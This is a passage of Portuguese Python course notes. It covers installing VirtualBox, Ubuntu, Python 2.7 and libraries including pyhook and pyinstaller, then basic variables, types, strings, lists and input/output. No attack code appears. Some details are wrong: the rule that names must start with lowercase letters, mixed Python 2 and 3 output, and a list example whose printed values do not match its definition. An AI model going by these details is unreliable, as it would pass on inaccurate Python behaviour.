
- A partir daí e só ir clicando em “next” até o final da instalação, ou alterar as *features* de acordo com o seu conhecimento.



2. Virtualizando o Ubuntu:






Utilizaremos uma imagem do Ubuntu para virtualizarmos uma máquina Linux que será utilizada em nossos testes. Perceba que não é obrigatório que essa máquina seja um Ubuntu, ou mesmo que seja virtualizada. A sugestão se deve apenas ao fato de que utilizaremos uma máquina Linux para alguns testes que não convém que sejam realizados no Windows.



- Vá até https://www.ubuntu.com/download e clique em Ubuntu Desktop:

- Clique em Ubuntu 18.04 LTS Download:

- Salve a ISO:

- Abra o VirtualBox e clique em “Novo”:

- Escolha o nome, tipo e versão do Linux conforme abaixo. Também escolha o tamanho de memória, dentro da faixa verde. Em seguida marque a caixa "Criar um novo disco rígido virtual agora" e depois clique no botão "Criar".

- Escolha um tamanho de arquivo entre 15 e 20 GB, mantenha as configurações sugeridas e clique em "Criar".

- Clique na máquina criada no canto esquerdo da tela e na caixa que se abre, clique na pasta amarela e escolha a ISO.

- A partir daí segue uma instalação normal. Para mais informações e um tutorial detalhada vá às https://tutorials.ubuntu.com/tutorial/tutorial-install-ubuntu-desktop.

3. Instalando o Python no Windows.

- Faça o download da versão do Python 2.7 Windows x86 MSI installer e clique em **Run**;

- Clique em **Next**;

- Clique em **Next**;

- Acione a opção “Add python.exe to Path” e clique em **Next**;

- Aguarde a instalação;

- Clique em **Finish;**

4. Instalando algumas bibliotecas requeridas:

- Abra um CMD pressionando as teclas Windows + R e digitando “cmd” na caixa de comandos; com o terminal aberto digite: **pip install requests** e aguarde a instalação**;**

- No mesmo terminal, digite: **pip install pywin32**;

- No mesmo terminal, digite: **pip install pyinstaller;**

- Abra o navegador e faça o download da biblioteca pyhook https://sourceforge.net/projects/pyhook/;

- Clique em **Run**;

- Clique em **Next**;

- Clique em **Next**;

- Clique em **Next**;

- Clique em **Finish**;

5. Instalando o Python no Linux.

- A maioria das distribuições Linux já vem com Python instalado por padrão, inclusive o Ubuntu. Mas caso queira instalar em alguma distribuição que não o possua, é bem simples.

```
$ sudo apt-get install python2.7
```

AULA 2 – VARIÁVEIS E TIPOS

1. Variáveis.

- Alocações de memória, onde guardamos um determinado tipo de informação temporariamente;
- O recurso utilizado para escrever e ler dados da memória do computador;
- Objetos capazes de reter e representar um valor ou uma expressão.

Variáveis são um dos recursos mais básicos das linguagens de programação. Utilizadas para armazenar valores em memória, elas nos permitem gravar e ler esses dados com facilidade a partir de um nome definido por nós.

Assim como em outras linguagens, o Python pode manipular variáveis básicas como strings (palavras ou cadeias de caracteres), inteiros e reais (float). Para criá-las, basta utilizar um comando de atribuição, que define seu tipo e seu valor, conforme vemos no código abaixo:

```
1.  palavra = 'exemplo de palavra'
2.  n = 30
3.  pi = 3.141592653589931
```

Nesse trecho foram feitas três atribuições. Na linha 1 foi atribuída uma string para uma nova variável chamada *palavra*. Na linha 2 foi atribuído o valor inteiro 30 para n e na terceira linha foi atribuído um valor decimal para a variável pi.

Observe que não foi necessário fazer uma declaração explícita de cada variável, indicando o tipo ao qual ela pertence, pois isso é definido pelo valor que ela armazena, conforme vemos no código abaixo:

```
1.  type (palavra)
2.  <class 'str'>
3.  type (n)
4.  <class 'int'>
5.  type (pi)
6.  <class 'float'>
```

Para exibir o conteúdo dessas variáveis utilizamos o comando de impressão print, da seguinte forma:

```
1.  print(palavra)
2.  Exemplo de palavra
3.  print (n)
4.  30
5.  print (pi)
6.  3.141592653589931
```

2. Nomeando Variáveis

As variáveis podem ser nomeadas conforme a vontade do programador, com nomes longos, contendo letras e números. No entanto, elas devem necessariamente começar com letras minúsculas. É interessante também evitar nomear variáveis com nomes que não façam sentido para quem for ler o código futuramente. Variáveis nomeadas como “a”, “b”, “var1” podem dificultar a vida do próprio programador numa futura revisão do código. Portanto, se uma variável for *abrir um arquivo,* convém que ela seja nomeada como “file” ou “arquivo”, ou mesmo “openFile”. Particularmente, por uma questão de padronização, eu sempre prefiro nomear variáveis na língua inglesa.

Além dessas regras e sugestões é importante também estar atento às palavras reservadas da linguagem , que não podem ser utilizadas para nomear variáveis (Figura 1):

False	class	finally	is	return
None	continue	for	lambda	try
True	def	from	nonlocal	while
and	del	global	not	with
as	elif	if	or	yield
assert	else	import	pass	
break	except	in	raise	

Figura 1 - Palavras reservadas na linguagem Python

3. Objetos

Em Python tudo é objeto. Isso quer dizer que um objeto do tipo string, por exemplo, tem seus próprios métodos.
O conceito de variável é uma associação entre um nome e um valor, mas não é necessário declarar o tipo da variável, portanto, o tipo relacionado a variável pode variar durante a execução do programa isto implica em muitos aspectos no uso da linguagem.
Este conceito é chamado em programação de "duck typing" (tipagem do pato) - baseado na expressão, em inglês, devida a James Whitcomb Riley:

Quando eu vejo uma ave que caminha como um pato, nada como um pato e grasna como um pato, eu chamo esta ave de "pato".

4. Tipos de variáveis e dados.

- Tipos numéricos:
  Existem 4 tipos numéricos:

  - inteiro (int)
  - ponto flutuante (float)
  - booleano (bool)
  - complexo (complex)

Suportam adição, subtração, multiplicação e divisão e também podem se relacionar.
Mesmo os tipos não sendo declarados explicitamente, eles sempre irão assumir um tipo de dado, abaixo, exemplos de retornos de tipos:

- tipo inteiro

```
1.  >>> a = 1
2.  >>> type(a)
3.  <type 'int'>
```

Um cuidado que se deve tomar é que o tipo inteiro é de precisão infinita, ou seja, um programador descuidado pode gerar um número inteiro que ocupe toda a memória do computador. Podemos ver esse exemplo no arquivo fatorial.py:

```
1. # Arquivo fatorial.py
2. def fat(n):
3.   if n <= 1:
4.     return 1
5.   return fat(n-1) * n
```

Python consegue calcular o fatorial de *qualquer* inteiro, retornando sempre um inteiro, com precisão total. Os limites são apenas o tempo de processamento e a memória do computador:

```
1. >>> import fatorial
2. >>> a = fatorial.fat(5)
3. >>> a
4. >>> b = fatorial.fat(a)
5. >>> b
6. >>> c = fatorial.fat(b)  # nao faça isso!!!
7. >>> c  # nem chega aqui
```

- Tipo ponto flutuante (*float*)

```
1. >>> a = 1.0
2. >>> type(a)
3. <type 'float'>
```

- Tipo booleano

```
1. >>> a = True
2. >>> type(a)
3. <type 'bool'>
```

- Tipo complexo

```
1. >>> a = 4+3j
2. >>> type(a)
3. <type 'complex'>
```

E eles mudam de tipo dinamicamente por exemplo, a variável a:

```
1. >>> a = 1
2. >>> type(a)
3. <type 'int'>
4. >>> a = 1.0
5. >>> type(a)
6. <type 'float'>
```

- Tipo strings:

Em Python 3 tudo é objeto e uma string é do tipo `str`. Podemos acessar uma string pelo seu index:

```
1.  "python"[0] # 'p'
2.  "python"[1] # 'y'
3.  "python"[2] # 't'
4.  "python"[3] # 'h'
5.  "python"[4] # 'o'
6.  "python"[5] # 'n'
```

Mas não podemos alterar seu valor atribuindo um valor através do índice.

```
1.  palavra = "foo"
2.  palavra[1] = "r"
3.  # TypeError: 'str' object does not support item assignment
```

String é um objeto iterável.

```
1.  for letter in "python":
2.      print letter
3.
4.  """
5.  p
6.  y
7.  t
8.  h
9.  o
10. n
11. """
```

Podemos fatiar a string.

```
1.  #
2.  # Nossa string
3.  #
4.  s = "flavio"
5.
6.  #
7.  # Determinado comprimento
8.  #
9.  s[1:4] # 'lav'
10.
11. #
12. # Do começo até i
13. #
14. s[0:3] # 'fla'
15. s[:3]  # 'fla'
16.
17. #
18. # Acessando pelo final
19. #
20. s[-1] # 'o'
21. s[-2] # 'i'
22.
23. #
24. # Acessando completamente
25. #
26. s     # 'flavio'
27. s[:]  # 'flavio'
28. s[0:] # 'flavio'
```

Concatenamos strings com o sinal +, exemplo: "Spam " + "and" + " eggs"

Quando concatenamos com um número, precisamos fazer a conversão, exemplo: "The value of pi is around " + str(3.14)

Escapamos (scape) caracters com o sinal \, exemplo: 'There\'s a snake in my boot!'

- Pesquisando a string

Podemos pesquisar um string com o operador `in`, exemplo:

```
1.  "b" in "abc"     # True
2.  "d" in "abc"     # False
3.  "d" not in "abc" # True
4.  "b" not in "abc" # False
```

- Métodos comuns para strings

<u>Método len()</u>
Mostra o tamanho da string.

```
1.  s = "foo"
2.  len(s)
3.  # 3
```

<u>Método upper()</u>
Caixa alta.

```
1.  "foo".upper() # FOO
```

<u>Método lower()</u>
Caixa baixa.

```
1.  "ALFA".lower() # alfa
```

<u>Método str()</u>
Converte em string.

```
1.  num = 123
2.  type(num)      # <class 'int'>
3.  type(str(num)) # <class 'str'>
```

<u>Método isalpha()</u>
Retorna False se a string contiver algum caracter que não seja letras

```
1.  "abc".isalpha()  # True
2.  "1fg".isalpha()  # False
3.  "123".isalpha()  # False
4.  "/+)".isalpha()  # False
```

Método strip()

Retira espaços em branco no começo e no fim

```
1.  " sobrando espaços ".strip()      # 'sobrando espaços'
2.  "  sobrando espaços   ".strip()   # 'sobrando espaços'
```

Método join()

Junta cada item da string com um delimitador especificado.

É o inverso do split()

```
1.  ", ".join("abc")
2.  # 'a, b, c'
```

Aceita listas

```
1.  "-".join(['flavio', 'alexandre', 'micheletti'])
2.  # 'flavio-alexandre-micheletti'
```

Método split()

Separa uma string conforme um delimitador.

É o inverso do join().

```
1.  s = 'n o m e'
2.  s.split()      # ['n', 'o', 'm', 'e']
3.  s.split(" ")   # ['n', 'o', 'm', 'e']
4.  s.split("")    # ValueError: empty separator
```

- Listas

Durante o desenvolvimento de software, independentemente de plataforma e linguagem, é comum a necessidade de lidar com listas. Por exemplo, elas podem ser empregadas para armazenar contatos telefônicos ou tarefas.

Uma lista é uma estrutura de dados composta por itens organizados de forma linear, na qual cada um pode ser acessado a partir de um índice, que representa sua posição na coleção (iniciando em zero).

- Criando listas

Em **Python**, uma **lista é representada como uma sequência de objetos** separados por vírgula e dentro de colchetes [], assim, uma lista vazia, por exemplo, pode ser representada por colchetes sem nenhum conteúdo. O **exemplo abaixo** mostra algumas possibilidades de criação desse tipo de objeto.

```
1.  >>> lista = []
2.  >>> lista
3.  []
4.  >>> lista = ['O carro','peixe',123,111]
5.  >>> lista
```

```
6.  ['O carro', 'peixe', 123, 111]
7.  >>> nova_lista = ['pedra',lista]
8.  >>> nova_lista
9.  ['pedra', ['O carro', 'peixe', 123, 111]]
```

As possibilidades de declaração e atribuição de valores a uma lista são várias, e a opção por uma ou outra dependerá do contexto e aplicação.

A linguagem Python dispõe de vários métodos e operadores para auxiliar na manipulação de listas. O primeiro e mais básico é o operador de acesso aos seus itens a partir dos índices. Para compreendê-lo, é importante entender como os dados são armazenados nessa estrutura, o que é ilustrado na Figura 2.





Figura 2 - Representação de uma lista e os índices dos elementos

A lista representada nessa figura é composta por quatro elementos, cujos índices variam de zero a três. Por exemplo, o primeiro objeto, no índice 0, é a string 'O carro'. Tendo em mente essa organização interna, podemos acessar cada um dos elementos utilizando a sintaxe lista[índice], como mostra a **o exemplo abaixo**.

```
1.  >>> lista[0]
2.  'O carro'
3.  >>> lista[2]
4.  123
5.  >>> nova_lista[0]
6.  'pedra'
7.  >>> nova_lista[1]
8.  ['O carro azul', 'peixe', 123, 111]
9.  123
```

Saiba mais sobre listas em https://blog.alura.com.br/operacoes-basicas-com-listas-no-python/

5. Entrada e saída de dados

- Função print():

A função print() é utilizada para o programa exibir mensagens. Por exemplo:

```
1. print("Olá, mundo!")
2. print("A soma é", soma)
```

A saída será:

```
1. Olá, mundo!
2. A soma é XXXX
```

Onde XXXX é o valor ao qual a variável soma se refere.
Observe que o print() recebeu dois **valores** separados por vírgula:

- um string (entre aspas) e
- o nome de uma variável

A string é impressa diretamente (pois esse é o seu **valor**) e, ao invés de imprimir o nome da variável soma, o `print()` exibe o valor ao qual a variável `soma` se refere, ou, dito mais simplesmente, o valor da variável `soma`.

- Função raw_input()

Um programa pode utilizar a função raw_input() para receber os dados ou valores que um usuário fornece através do teclado. O formato típico de um comando leitura é:

```
1. variavel = raw_input("Prompt")
```

O programa pára e espera pela digitação de algum texto seguido do ENTER. `"Prompt"` é opcional e pode indicar o que programa deseja. Por exemplo:

```
1. nome = raw_input("Qual é o seu nome? ")
2. print(nome, ", me fale sobre você.")
```

